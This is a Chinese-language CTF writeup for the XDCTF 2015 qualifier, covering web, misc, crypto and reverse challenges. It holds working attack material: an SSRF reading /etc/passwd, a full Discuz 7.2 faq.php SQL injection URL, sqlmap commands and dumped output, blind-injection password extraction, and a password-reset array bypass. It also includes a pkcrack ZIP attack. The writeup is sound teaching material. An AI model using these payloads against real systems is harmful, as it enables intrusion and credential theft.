
XDCTF Qualification 2015 Writeup


XDCTF 2015　规则　公告　题目　队伍　排行榜　Sigma

题目

MISC	100	200	300	400	500
REVERSE	100	200	300	400	500
CRYPT	100	200	300	400	500
PWN	100	200	300	400	500
WEB1	100	200	300	400	
WEB2	100	200	300	400	

Team: Sigma

Date: 20151001

contents

1. WEB1

1.1 web1-100

http://133.130.90.172/5008e9a6ea2ab282a9d646befa70d53a/index.php

发现
http://133.130.90.172/5008e9a6ea2ab282a9d646befa70d53a/index.php~
右键查看源文件 拿到加密后的代码
解密后为
<?php
$test=$_GET['test'];?$test=md5($test);?if($test=='0')?{?print?"flag{xxxxxx}";?}?else?print?"you?are?falied!";?print?$test;?echo?"tips:知道原理了，请不在当先服务器环境下测试，在本地测试好，在此测试poc即可，否则后果自负";??>

使用的是 ==
见 http://zone.wooyun.org/content/20172 说明

http://133.130.90.172/5008e9a6ea2ab282a9d646befa70d53a/index.php?test=240610708

http://133.130.90.172/5008e9a6ea2ab282a9d646befa70d53a/index.php?test=aabC9RqS

之类的都能拿到key

1.2 web1-200

http://flagbox-23031374.xdctf.win:1234

扫描目录之后扫到

http://flagbox-23031374.xdctf.win:1234/examples/

访问后提示

```
Auth Failed.
Let Me Guess.. U 4re N0t Administrator!!!
```

看到 examples 目录 就想到 apache tomcat 的默认目录,
然后看到 http://www.mamicode.com/info-detail-92033.html
利用这个漏洞。
访问
http://flagbox-23031374.xdctf.win:1234/examples/servlets/servlet/SessionExample
登录的时候请求的是 user=xxx&pwd=xxx
和前面访问的时候提示 you may not administrator
然后操作 session ;
User=Administrator
然后再访问
http://flagbox-23031374.xdctf.win:1234/examples/
现在显示
Let Me Guess.. U M4y N0t logIn!!!

Not login 然后我们再操作一下 session

Login=true
再访问 http://flagbox-23031374.xdctf.win:1234/examples/

```
You Got 1T!
Submit Flag With XDCTF{2b5b7133402ecb87e07e85bf1327bd13}
```

1.3 web1-300

http://133.130.90.188/

然后随便输入 点击 read

得到 http://133.130.90.188/?link=aaaa#

利用 file 协议 能够读取文件了。

http://133.130.90.188/?link=file:///etc/passwd

读取源码:http://133.130.90.188/?link=file://index.php

```
<?php
if (isset($_GET['link'])) {                    $link = $_GET['link'];
// disable sleep              if (strpos(strtolower($link), 'sleep') ||
strpos(strtolower($link), 'benchmark')) {                         die('No
sleep.');              }              if (strpos($link,"http://") === 0)
{                   // http                  $curlobj = curl_init($link);
curl_setopt($curlobj,                   CURLOPT_HEADER,                 0);
curl_setopt($curlobj,        CURLOPT_PROTOCOLS,        CURLPROTO_HTTP);
curl_setopt($curlobj,           CURLOPT_CONNECTTIMEOUT,            10);
curl_setopt($curlobj, CURLOPT_TIMEOUT, 5);                   $content =
curl_exec($curlobj);                              curl_close($curlobj);
echo $content;               } elseif (strpos($link,"file://") === 0)
{                            //  file                               echo
file_get_contents(substr($link, 7));              }         } else {
```

看到可以读取文件,也可以访问 http 之类的。

感觉有点像 ssrf 了。 再读了下 hosts

http://133.130.90.188/?link=file:///etc/hosts

返回

127.0.0.1 localhost 127.0.1.1 ubuntu # The following lines are desirable for IPv6 capable hosts ::1 localhost ip6-localhost ip6-loopback ff02::1 ip6-allnodes ff02::2 ip6-allrouters 127.0.0.1 9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com

看到一个奇怪的域名 9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com

直接访问没办法访问，然后用 link 来请求 就可以

http://133.130.90.188/?link=http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com

目测 ssrf 无疑，但是还是没思路 然后再扫一下端口了来。

Burpsuite 跑一下

```
3389	3389	200	false	false	8084
80	80	200	false	false	833
3306	3306	200	false	false	445
22	22	200	false	false	390
1	1	200	false	false	330
2	2	200	false	false	330
3	3	200	false	false	330
4	4	200	false	false	330
```

3389 80 3306 22

22 就是 ssh,80 就是这个，3306 是数据库的

请求了下 3389 端口

http://133.130.90.188/?link=http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com:3389/robots.txt

发现 dz7.2 ，一想就想到 faq 的注入。

```
http://133.130.90.188/?link=http%3A%2F%2F9bd5688225d90ff2a06e2ee1f166
5f40.xdctf.com%3A3389%2Ffaq.php%3Faction%3Dgrouppermission%26gids%5B9
9%5D%3D%27%26gids%5B100%5D%5B0%5D%3D%29+and+%28select+1+from+%28selec
t+count%28*%29%2Cconcat%28%28select      substr(authkey,1,62)      from
cdb_uc_applications                                                limit
0,1%29%2Cfloor%28rand%280%29*2%29%29x+from+information_schema.tables+
group+by+x%29a)%2523
```

拿到 uckey 过后 还想 getshell, 但是 updateapps 必须要 post　没办法

就想到 flag 应该还是在数据库里。

```
C:\Python27\sqlmap>sqlmap.py                                          -u
"http://133.130.90.188/?link=http://9bd5688225d9
0ff2a06e2ee1f1665f40.xdctf.com:3389/faq.php?action=grouppermission%26
gids[99]='%
26gids[100][0]="     --prefix=")"     --suffix="%2523"     --dbms=mysql
--technique=E --sql-
query="select * from cdb_uc_members"

    sqlmap/1.0-dev (r4602) - automatic SQL injection and database
takeover tool
    http://www.sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets without prior
mutual
 consent is illegal. It is the end user's responsibility to obey all
applicable
local, state and federal laws. Authors assume no liability and are not
responsib
le for any misuse or damage caused by this program

[*] starting at 12:32:56
```

```
[12:32:56]                              [INFO]                              using
'C:\Python27\sqlmap\output\133.130.90.188\session' as se
ssion file
[12:32:56] [INFO] resuming injection data from session file
[12:32:56] [INFO] resuming back-end DBMS 'mysql 5.0' from session file
[12:32:56] [INFO] testing connection to the target url
[12:32:57] [WARNING] there is a DBMS error found in the HTTP response
bodywhich
could interfere with the results of the tests
sqlmap identified the following injection points with a total of 0 HTTP(s)
reque
sts:
---
Place: GET
Parameter: link
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload:
link=http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com:3389/faq.php
?action=grouppermission%26gids[99]='%26gids[100][0]=) AND (SELECT 6155
FROM(SELE
CT COUNT(*),CONCAT(0x3a6a6d703a,(SELECT (CASE WHEN (6155=6155) THEN 1
ELSE 0 END
)),0x3a7877753a,FLOOR(RAND(0)*2))x                                  FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP
BY x)a) %2523
---

[12:32:57] [INFO] the back-end DBMS is MySQL

web application technology: PHP 5.4.41
back-end DBMS: MySQL 5.0
[12:32:57] [INFO] fetching SQL SELECT statement query output: 'select *
```

```
from cdb
_uc_members'
[12:32:57] [INFO] you did not provide the fields in your query. sqlmap will retr
ieve the column names itself
[12:32:57] [WARNING] missing database parameter, sqlmap is going to use the curr
ent database to enumerate table(s) columns
[12:32:57] [INFO] fetching current database
[12:32:57] [INFO] resumed: dz72
[12:32:57] [INFO] fetching columns for table 'cdb_uc_members' on database 'dz72'

[12:32:57] [INFO] the SQL query used returns 12 entries
[12:32:57] [INFO] resumed: uid
[12:32:57] [INFO] resumed: mediumint(8) unsigned
[12:32:57] [INFO] resumed: username
[12:32:57] [INFO] resumed: char(15)
[12:32:57] [INFO] resumed: password
[12:32:57] [INFO] resumed: char(32)
[12:32:57] [INFO] resumed: email
[12:32:57] [INFO] resumed: char(32)
[12:32:57] [INFO] resumed: myid
[12:32:57] [INFO] resumed: char(30)
[12:32:57] [INFO] resumed: myidkey
[12:32:57] [INFO] resumed: char(16)
[12:32:57] [INFO] resumed: regip
[12:32:57] [INFO] resumed: char(15)
[12:32:57] [INFO] resumed: regdate
[12:32:57] [INFO] resumed: int(10) unsigned
[12:32:57] [INFO] resumed: lastloginip
[12:32:57] [INFO] resumed: int(10)
[12:32:57] [INFO] resumed: lastlogintime
```

```
[12:32:57] [INFO] resumed: int(10) unsigned
[12:32:57] [INFO] resumed: salt
[12:32:57] [INFO] resumed: char(6)
[12:32:57] [INFO] resumed: secques
[12:32:57] [INFO] resumed: char(8)
[12:32:57] [INFO] the query with column names is: SELECT email, lastloginip, las
tlogintime, myid, myidkey, password, regdate, regip, salt, secques, uid, usernam
e FROM cdb_uc_members
[12:32:57] [INFO] the SQL query used returns 1 entries
[12:32:57] [INFO] resumed: admin@your.com
[12:32:57] [INFO] resumed: 0
[12:32:57] [INFO] resumed: 0
[12:32:57] [INFO] resumed:
[12:32:57] [INFO] resumed:
[12:32:57] [INFO] resumed: XDCTF{bf127a6ae4e2_ssrf_to_sqli}
[12:32:57] [INFO] resumed: 1443253817
[12:32:57] [INFO] resumed: hidden
[12:32:57] [INFO] resumed: 99bc3c
[12:32:57] [INFO] resumed:
[12:32:57] [INFO] resumed: 1
[12:32:57] [INFO] resumed: admin
select * from cdb_uc_members [1]:
[*] admin@your.com, 0, 0, , , XDCTF{bf127a6ae4e2_ssrf_to_sqli}, 1443253817, hidd
en, 99bc3c, , 1, admin

[12:32:57] [INFO] Fetched data logged to text files under 'C:\Python27\sqlmap\ou
tput\133.130.90.188'
```

用 sqlmap 跑了下用户表，flag 到手

1.4 web1-400

http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/index.php

查看源文件 发现一个 Picture.php
http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php

不知道有啥用，先下载下来看一下。
-Please input the ID as parameter with numeric value--

其他啥都没看懂，就看懂最后的这个 让我填 ID 参数 还要数字值（我不信）
http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php?ID=1
http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php?ID=0
一开始测试单引号 死活没反应，然后添加了个双引号。
http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php?ID=1″
Picture not found 了。

http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php?ID=11111″ or 1%23

http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php?ID=11111″ or 0%23

一个返回正常 一个 not found。。确定是注入咯。
然后发现只要含有 select 不管怎么样都是返回正常，而且目测绕不过。。
没有了 select，只可能注入那些 user() version() 或者当前表的一些列的数据之类的。
http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php?ID=11111111″ or if(rpad(version(),1,1)=5,1,0)%23

http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php?ID=11111111″ or if(rpad(version(),1,1)=6,1,0)%23
利用这个姿势来注入

先把 user() 跑了一下 发现竟然是 xdctf@localhost 所以只可能是当前表的列了。
猜了一下, flag => not found xdctf=>not found password=>正常
所以是有 password 这个列的。 直接 burp 跑一下。

http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php?ID=11111111%22%20or%20if(rpad(password,24,1)=char(53,56,51,50,102,52,50,53,49,99,98,54,102,52,51,57,49,55,100,102,49,49,49,§120§),1,0)%23

最后的结果 最后面的 4949 都是假的 因为密码只有 20 位数 然后超过了 20 位数 rpad 就是用最后一个参数 1 来填充 所以就一直是 1 ascii 就是 49
所以密码就是 53,56,51,50,102,52,50,53,49,99,98,54,102,52,51,57,49,55,100,102

再把 ascii 码转换回来

```
+------------------------------------------------------------
| char(53,56,51,50,102,52,50,53,49,99,98,54,102,52,51,57,49,55,100,
+------------------------------------------------------------
| 5832f4251cb6f43917df
+------------------------------------------------------------
1 row in set (0.02 sec)
```

20 位 参照 dede 的解密方式 去掉 前三 后一
2f4251cb6f43917d 解密得 lu5631209
然后帐号不注入 一猜就是 admin 然后登录
Admin lu5631209

- Username : admin

XDCTF{e0a345cadaba033073d88d2cc5dce2f7}

2. WEB2

2.1 web2-100

通过 200 拿到了源码， 然后 hint 提示是逻辑漏洞。

目测找回密码，看到找回密码处

```
            $this->user->update_userinfo([
                "password" => $password,
                "verify" => null
            ], $user["uid"]);
```

发现最后重置 verify 为了 null
传递数组即可。

```
    <meta name="viewport" content="width=device-width, initial-scale=1"> <meta name="author" content="xdsec-cms@xdctf.com"/> <meta name="copyright" content="http://www.leavesongs.com/" />
```

查看源文件找到邮箱。

```
http://xdsec-cms-12023458.xdctf.win/index.php/auth/resetpwd?email=xdsec-cms@xdctf.com&verify[]=111

_xsrf_form_token=a90e17c342f04df91e1cbb6ef9fac93b&password=xiaoyu123&repassword=xiaoyu123
```

然后登录这个号

看到 file

http://xdsec-cms-12023458.xdctf.win/index.php/user/file/12

Congratulation, this is the [XDSEC-CMS] flag 2

XDCTF-{i32mX4WK1gwEE9S9Oxd2}

hint:
admin url is /th3r315adm1n.php

2.2 web2-200

扫到了 git
http://xdsec-cms-12023458.xdctf.win/.git/config

然后恢复源码,
Git log
Git reset -hard d163cb1

然后打开 index.php

发现 flag

Congratulation, this is the [XDSEC-CMS] flag 1

XDCTF-{raGWvWahqZjww4RdHN90

3. MISC

3.1 misc100

https://github.com/mbikovitsky/BrainTools

```
>bftools.exe decode braincopter zzzzzzyu.png
+++++++++[->+++++++++<]>+++++++.<++++[->----<]>----.-.<++++[->++++<]>+.<+++[->---
<]>-----.<+++++++[->+++++++<]>++++.<++++[->----<]>-.-.<++++++[->------<]>--------
----.--------.-.---.<+++++++[->+++++++<]>++++++.---.+++.<++++++[->------<]>------
-.<+++++++[->+++++++<]>.+++++++.<++++++++[->--------<]>-.---.<+++++++[->+++++++<]
>+++++++++++.++++++.+.+++++.-------.+.<+++[->+++<]>+++++.<++++++++++[->----------
<]>----------------.++++++.+.+++++.-------.+.<+++[->+++<]>+++++.<
```

http://esoteric.sange.fi/brainfuck/impl/interp/i.html


FLAG

```
XDCTF{ji910-dad9jq0-iopuno}
```

3.2 misc200

拿到文件先 binwalk 下，得到一个 readme.txt，一个包含 flag.txt 和 readme.txt 的 zip 压缩文件，还有一些其他文本。将 readme.txt 压缩下发现和 zip 中的 readme.txt CRC 校验值相同。

考虑进行 ZIP 已知明文攻击。



```
root@kali:~/pkcrack-1.2.2/src# ./pkcrack -p readme.txt -c readme.txt -C cipher.z
ip -P plain.zip -d decrypt.zip
Files read. Starting stage 1 on Sat Oct  3 19:51:46 2015
Generating 1st generation of possible key2_192 values...done.
Found 4194304 possible key2-values.
Now we're trying to reduce these...
Done. Left with 45496 possible Values. bestOffset is 24.
Stage 1 completed. Starting stage 2 on Sat Oct  3 19:51:55 2015
Strange... had a false hit.
Strange... had a false hit.
Strange... had a false hit.
Strange... had a false hit.
Ta-daaaaa! key0=3547b871, key1=b0cbc6c6, key2=bcf5238f
Probabilistic test succeeded for 173 bytes.
Strange... had a false hit.
Stage 2 completed. Starting zipdecrypt on Sat Oct  3 20:13:59 2015
Decrypting flag.txt (30140a984e6618a987de7483)... OK!
Decrypting readme.txt (e9966bb6e920bc1f396f5a83)... OK!
Finished on Sat Oct  3 20:13:59 2015
root@kali:~/pkcrack-1.2.2/src# unzip decrypt.zip
Archive:  decrypt.zip
  inflating: flag.txt
  inflating: readme.txt
root@kali:~/pkcrack-1.2.2/src# cat flag.txt
For this question,the flag is XDCTF{biiubiiiiiiiiiiiiiiu&ddddyu}root@kali:~/pkc
```

4. Crypto

4.1 crypto200

采用 CBC 模式的 AES 每个 block 是 16 字节，现做如下约定：

- 原文为 p，密文为 c
- 第 i 号 block 的原文为 p[i]，密文为 c[i]。

前缀长度是 32 字节,也就是第 0、1 号 block,那么需要进行构造第 2 号 block。

CBC 模式满足下面的关系：


- c[0] ^ p[1] == CBC_block_decryption(c[1])
- c[1] ^ p[2] == CBC_block_decryption(c[2])

关注 p[2]，其对应密文是 c[2]，而 c[2]的解密结果是固定的 c[1] ^ p[2]，所以 c[1]在提交前如果被修改，就相当于对解密后的原文 p[2]进行了修改，这样就达到了将 p 中不是“;”的字符改成“;”的目的。

FLAG

```
XDCTF{WelcometToCyberEngineeringSchool2333}
```

4.2 crypto300



- **想要得到 finalKey 的值，只有 tempAgreedKey 的值是未知的**
- **想要得到 tempAgreedKey 的值，只有 skeyPriv 的值是未知的**

对 tempAgreedKey 进行变换

```
tempAgreedKey = hash2int(pow(ckey, skeyPriv, N) * pow(pow(index, skeyPriv, N), has
h2int(salt, password) * hash2int(ckey, skey), N))
```

由于 skeyPriv 是服务器随机生成的，具体值无法得知，但是能够通过

```
skey = (3 * storedKey + pow(index, skeyPriv, N)) % N
```

计算出 pow(index, skeyPriv, N)的值

```
pow(index, skeyPriv, N) = (skey - 3 * pow(index, hash2int(salt, password), N)) % N
```

而对于 pow(ckey, skeyPriv, N)，则可以将 ckey 指定为 1，这样无论 skeyPriv 取何值，其值都为 1

```
pow(ckey, skeyPriv, N) = 1
```

这样就能求得 tempAgreedKey 和 finalKey

FLAG

```
XDCTF{alohauuuup^yourniversity2333}
```

4.3 crypto500

根据题目中随机数生成方式

r(i) = (curve.base * d * (curve.base * seed(i)).x).x

seed(i) = (curve.base * seed(i - 1)).x

设

r(i) = z(i).x

z(i) = curve.base * d * (curve.base * seed(i)).x

    = curve.base * d * seed(i + 1)

z(i) * inverse(d, curve.order) = curve.base * seed(i + 1)

z(i + 1) = curve.base * d * (curve.base * seed(i + 1)).x

    = curve.base * d * (z(i) * inverse(d, curve.order)).x

所以

r(i + 1) = z(i + 1).x


    = (curve.base * d * (z(i) * inverse(d, curve.order)).x).x

而 z(0)可以通过 r(0)求出来

r(i) = z(i).x -> z(i).y -> z(i)

r(0) -> z(0)

- 另外，题目中给出 d 就行了，给 Q 有点多余了



```
sage: solve()
[*] Opening connection to 133.130.52.128 on port 2345:
[*] Opening connection to 133.130.52.128 on port 2345: Trying 133.130.52.128
[+] Opening connection to 133.130.52.128 on port 2345: Done
92884125284535451476785921880488842829062811256755428599779042290963789628747,72
446467621475047378623688374649949457895693484508612984830497186057501412512
54796465188564206127006994474110779049624553681167505686230470298880257346380
74347728189150887981656615012093368749351000917386227337326347762482701127585

predict:324780764536559241459980921824102308733995035770309651613100091576574392
66300
Congratz!XDCTF{wo_bu_hui_zuo_qiu_writeup}
```

FLAG

```
XDCTF{wo_bu_hui_zuo_qiu_writeup}
```


5. Reverse

5.1 re100

re100 程序通过 ELF 的 init 段和 fini 段注册的函数实现 flag 的验证操作，程序中有 2 个 24 字节长的字符串，暂且称之为 g_key 和 g_enc


0x0601280	g_key	'|Gq\@?BelTtK5L`|D`d42;'
0x6012A0	g_enc	';%#848N!0Z?7',27h,'%23]/5#1"YX'

程序运行后，首先调用 init 段注册 0x400669 函数 calc_key()对 g_key 进行异或 6 操作。



```
size_t init_calc()
{
  size_t result; // rax@1
  int i; // [sp+Ch] [bp-14h]@2

  result = (unsigned int)dword_601340;
  if ( dword_601340 != 1 )
  {
    dword_601340 = 1;
    for ( i = 0; ; ++i )
    {
      result = strlen((_BYTE *)g_key);
      if ( i >= result )
        break;
      *((_BYTE *)g_key + i) ^= 6u;
    }
  }
  return result;
}
```

在程序 fini 段注册 0x400787 函数 calc_flag()对 输入的 flag 和 g_key 进行运算，并将运算结果与 g_enc 进行比较，如果相等，则输入的 flag 验证通过。



```
char *calc_flag()
{
  char *result; // rax@13
  signed int v1; // [sp+8h] [bp-18h]@9
  int i; // [sp+Ch] [bp-14h]@1
  unsigned int j; // [sp+Ch] [bp-14h]@4
  unsigned int k; // [sp+Ch] [bp-14h]@9

  for ( i = 0; i < strlen((_BYTE *)g_key); ++i )
    g_result[(signed __int64)i] = *((_BYTE *)g_key + i) ^ g_input_flag[i
                                                                       - 12
                                                                       * ((unsigned __int64)((unsigned __int128)(0x0AAAAAAAAAAAA
  _swap(g_result, 24, 12);
  for ( j = 0; j <= 0x17; ++j )
  {
    if ( g_result[(signed __int64)(signed int)j] <= 0x1F )
      g_result[(signed __int64)(signed int)j] += 0x20;
  }
  v1 = 1;
  for ( k = 0; ; ++k )
  {
    result = (char *)k;
    if ( k > 0x17 )
      break;
    if ( g_result[(signed __int64)(signed int)k] != g_enc[(signed __int64)(signed int)k] )
      v1 = 0;
  }
  if ( v1 )
  {
    result = Congratuation;
    if ( Congratuation )
    {
      Congratuation[15] = '!';
      puts(Congratuation);
      exit(0);
    }
```

通过 g_key 和 g_enc 求解 flag 的脚本代码如下：

```
def Flag(enc, key):
    flag = []
    size = 24
    for i in xrange(0,size,1):
        if ( ord(enc[i]) - 0x20) <= 0x1F:
            flag.append(ord(enc[i])-0x20)
        else:
            flag.append(ord(enc[i]))
    for i in xrange(0,size/2,1):
        flag[i] ^= flag[17-i]
        flag[17-i] ^= flag[i]
        flag[i] ^= flag[17-i]
    for i in xrange(0,size,1):
        flag[i] = flag[i%(size/2)] ^ (ord(key[i])^6)
    for i in xrange(0,size/2,1):
        flag[i] = chr(flag[i])
    return "".join(flag[:size/2])
if __name__ == '__main__':
    key = "\\|Gq\\@?BelTtK5L`\\|D`d42;"
    enc = ";%#848N!0Z?7'%23]/5#1\"YX"
    flag = Flag(enc,key)
    print flag
```

flag: XDCTF{U'Re_AwEs0Me}

5.2 re200

